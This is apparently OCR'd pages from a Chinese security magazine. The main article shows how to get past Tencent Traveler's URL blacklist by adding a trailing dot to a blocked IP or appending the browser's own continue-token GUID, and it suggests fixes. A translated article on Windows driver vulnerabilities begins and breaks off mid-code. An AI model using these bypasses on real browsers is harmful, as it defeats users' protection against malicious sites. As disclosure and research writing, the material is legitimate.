


图24

在升级了音频/视频会议服务的OCS2007上，Live Meeting的发展也随着在大中型企业中的普及开始受到人们的关注，安全问题亦是。限于篇幅，本文不再深入及一一探讨，有兴趣的读者可以自行实验。至此，对于目前广泛部署的微软LCS及OCS服务器的基本安全内容列举完毕，欢迎大家与我交流。

前置知识：无
关键词：漏洞、腾讯TT、黑白名单



突破腾讯Tencent Traveler浏览器网址黑名单限制

文/图 爱无言

我曾经分析过瑞星卡卡的一个功能，即"不良网站黑名单设置"。这个功能的目的是为了能够及时阻止用户访问不安全的网站，尤其是带有恶意挂马网页代码的网站。瑞星卡卡的这个黑名单功能，总体来说做得非常不错，但其中也出现了可以被有效绕过黑名单限制的缺陷。

无意中，我发现同事的电脑上安装了腾讯的浏览器Tencent Traveler最新版4.5(231)。这个浏览器我再熟悉不过了，以前很早的时候，Tencent Traveler浏览器就被我发现过一个溢出漏洞。这次最新的浏览器是不是有了什么新的变化？于是我抱着试试看的心态再次研究了一下，试图来发现是不是还存在什么安全隐患。

虽然说在这个安全意识提高的年代，溢出漏洞也许很难找到，但其他方面的安全问题也

许还是有很多的。这不，最新的Tencent Traveler浏览器中就出现了多个安全隐患。

最新的Tencent Traveler浏览器也带有一个黑白名单的功能，如图1 所示。黑白名单的设立，一般都是为了使用者的安全来考虑，但不知道Tencent Traveler的黑白名单是不是会与瑞星卡卡带有的黑名单功能一样存在安全缺陷。先不管那么多，我们先看看Tencent Traveler浏览器的黑白名单是怎么工作的。




图1

为了测试，我架设了两台服务器，一个IP地址为192.168.0.1，也就是本机，另外一个IP地址是192.168.0.3。我们在Tencent Traveler的黑名单中设置192.168.0.3这台服务器为不可以访问的服务器地址，如图2 所示。 注意，这里我们采用"模糊匹配"方式来检测Tencent Traveler的黑白名单功能是不是够全面。




图2

现在，我们使用Tencent Traveler访问192.168.0.3这个IP地址，效果如图3所示。从中可以看到，Tencent Traveler确实成功实现了对192.168.0.3地址的限制访问，提示该网页可能不安全，同时，也提供给访问者3 个选择，一是继续访问，二是加入白名单，三是了解更多。




图3

这是不是说明，Tencent Traveler的黑白名单功能就十分完善呢？我想还是需要用事实来说话的。

在前面，我们之所以选择"模糊匹配"的方式，是因为Tencent Traveler告诉我们在该模式下，浏览器将禁止所有被设置为黑名单的域名网址以及其网址下的子网址。按照道理来说，这个模式下Tencent Traveler浏览器将更加全面地禁止使用者访问黑名单中的网址内容。可是，事实却不是这样。

我们先在192.168.0.1服务器上建立一个网页文件，其内容为"hacking"。非常简单，这是一个超级链接代码，其链接目的地址为192.168.0.3。如果此刻使用Tencent Traveler浏览器来访问这个网页，点击其中的"hacking"链接，肯定还是会被Tencent Traveler浏览器禁止访问。现在我们稍微做一个小小的变化，修改前面的代码为" hacking "。此时注意，我们在192.168.0.3这个地址后面加上了一个"."符号。要知道，这个小小的点符号往往在Windows系统下会发挥重大的作用。

现在，我们再次使用Tencent Traveler浏览器访问这个新的网页，并点击其中的hacking超级链接，你会发现我们竟然成功访问到了IP地址为192.168.0.3的服务器，如图4所示。看来我们




图4

已经成功绕过Tencent Traveler浏览器的黑名单限制，访问到了不该访问的地址。

这是不是说，除此以外没有别的办法绕过Tencent Traveler浏览器的黑名单限制了呢？答案不说，我想大家也能猜到。Tencent Traveler浏览器的黑白名单限制在编程的逻辑实现上确实是偷工减料了，做得好像鸡肋，不知道有什么实际的意义。

测试中我还发现，对于Tencent Traveler浏览器的黑名单精确匹配一项来说，简直就像一个最简单的字符串匹配，只要稍微变化一下，Tencent Traveler浏览器的黑名单功能马上就失效了。

既然这样，Tencent Traveler浏览器的开发者就应该在设计上统一过滤方式，分开过滤的方式反而让人感觉有些累赘。还有，既然是为了能够很好地防范使用者访问不良网址，那么就做得详细和底层一些，不要仅仅就是几个简单的字符串匹配函数。个人觉得，可以在规则匹配上进行一定的细化，例如判断被限制地址是IP地址还是网址域名，是IP地址那么最好处理 如果是域名，就结合一定的DNS查询来进行过滤检查。还有，在处理规则上应该细心一点，一个小小的点符号完全可以被程序及时发现而进行有效过滤，不至于导致安全机制被轻易绕过。

我们再深入一点来看看Tencent Traveler浏览器的黑名单功能。如果说，我们前面绕过Tencent Traveler浏览器黑名单限制的方法比较刻意，也就是说我们是修改了匹配对象来实现绕过的，那么我们能不能够发现一种符合Tencent Traveler浏览器黑名单匹配规则，却又能突破Tencent Traveler浏览器黑名单限制的方式，这样才叫做"有技术含量"。既然这样，我们就来精益求精地再次研究一下Tencent Traveler浏览器的黑名单限制机制。

现在，我们重新在192.168.0.1这个服务器上建立一个网页文件，其内容为"< a href=http://192.168.0.3/8C1651C5-58AF-43e8-9745-CB2943984178>hacking"。你会发现，在这段新网页代码中，我们在192.168.0.3这个网址后面加上了一长串类似软件注册码的东西，其实这就是突破Tencent Traveler浏览器黑名单限制的另外一大法宝。

再次保存这个网页文件，然后点击一下这个新的超级链接看看效果，你会发现这一次我们竟然没有被Tencent Traveler浏览器阻止，完全是轻而易举地访问到了192.168.0.3网址。

按照Tencent Traveler浏览器黑名单的说明，"http://192.168.0.3/8C1651C5-58AF-43e8-9745-CB2943984178"，这个新的网址完全符合"192.168.0/*"的类型，也就是这个新网址属于被限制网址的一个子网址。既然是子网址，那么Tencent Traveler浏览器为何不去拦截？原因很简单，就是我们现在加上的那段类似注册码的东西就是Tencent Traveler浏览器自己提供的用来继续访问被限制网址的"口令牌"。

如同古人使用的尚方宝剑，Tencent Traveler浏览器在限制网址的机制上也设计了一个标识，只要我们在被限制网址后面添加上这个口令牌，我们就获得了继续访问被限制网址的权利。这一次，我们是真正的没有做任何修改，以其人之道还治其人之身了！

同时，结合图1，Tencent Traveler浏览器的配置使用了tt:config这样的自定义协议，这将导致一个更加严重的安全隐患，它同样可以被利用实现绕过黑名单限制。

综合来说，浏览器的规则问题确实比较难以应付，我自己没有做过这方面的开发，谈不上什么经验，但是Tencent Traveler浏览器这样粗糙的规则匹配方法确实令人感到有些遗憾。

前置知识：VC

关键词：漏洞、驱动、IOCTL



Windows驱动漏洞的发现与利用

文/ Anibal Sacco 译/ riusksk（泉哥）

设备驱动程序是Windows模块的一个基本组成部分，它可以与硬件进行交互，或者进行内核操作。通过用户层接口，用户模式下的进程可以与驱动程序建立一个沟通渠道，从而以预定的方式发送和接收数据。

近来新的驱动程序漏洞不断地被暴出，已经不是什么新鲜事了，毕竟驱动中总是会有漏洞的，只是只有少数人去挖掘它而已。而现在很少有程序员致力于驱动程序和Ring 0软件的开发了，这也是可以理解的，毕竟这是一项有难度的工作。一直以来这方面的官方资料都很不完善，而一些团体组织又常常隐藏他们的研究发现，但还是有很多未公开的函数被发现，并被文档化，这些都是经一些团体组织逆向分析Windows程序后，接着再去寻找一些被泄漏的源代码而得来的。基于这个原因，很长时间里（甚至直至今日），很多驱动程序开发者都把精力投入到程序的稳定性及可靠性上面，以致有时忽略了一些非常基本的安全检测。Windows驱动程序漏洞暴露于一些可在用户模式下正常执行的进程，比如MS Word、MS Messenger，甚至是计算器。这与在Ring0进程下利用漏洞获取执行权限不同，它隐含着最大的可执行权限，通过该漏洞，攻击者就可能控制或破坏整个系统。

本文主要针对Windows驱动程序建立通信渠道的方式进行讲述，为后面解释如何通过它们具体的设计特点来处理一些常见的驱动程序漏洞作个铺垫。同时，也介绍一些利用这类漏洞获得代码执行权限的攻击方式。

驱动程序结构

驱动程序不像用户模式下的进程，它并没有充分利用它所有的功能来执行。通常情况下，它主要是通过DriverEntry()函数来构造的，相当于动态链接库中的DllMain()函数。因为只有当驱动程序被加载时，它才进行内存映射。但当操作系统加载模块时，它仅执行一次。

下面简单看一下这个函数，它主要负责驱动程序的初始化，比如创造符号链接（帮助用户模式下的进程打开句柄），以及"Function Dispatch Table"（在DRIVER_OBJECT结构体中包含的一个指针列表，而DRIVER_OBJECT是用于实现驱动程序的真实功能，用户模式进程通过IOManager来调用这些指针，进而执行在内核中希望执行的代码）的初始化。

DRIVER_OBJECT

每个驱动程序加载时，就意味着内核数据结构需要调用DRIVER_OBJECT。驱动对象指针是驱动程序中DriverEntry()函数的一个输入参数，当DriverEntry()函数被调用时就会被初始化。DRIVER_OBJECT结构如下：

```
typedef struct _DRIVER_OBJECT
{
SHORT Type;
```

```
SHORT Size;
PDEVICE_OBJECT DeviceObject;
ULONG Flags;
PVOID DriverStart;
ULONG DriverSize;
PVOID DriverSection;
PDRIVER_EXTENSION DriverExtension;
UNICODE_STRING DriverName;
PUNICODE_STRING HardwareDatabase;
PFAST_IO_DISPATCH FastIoDispatch;
LONG * DriverInit;
PVOID DriverStartIo;
PVOID DriverUnload;
LONG * MajorFunction[28];
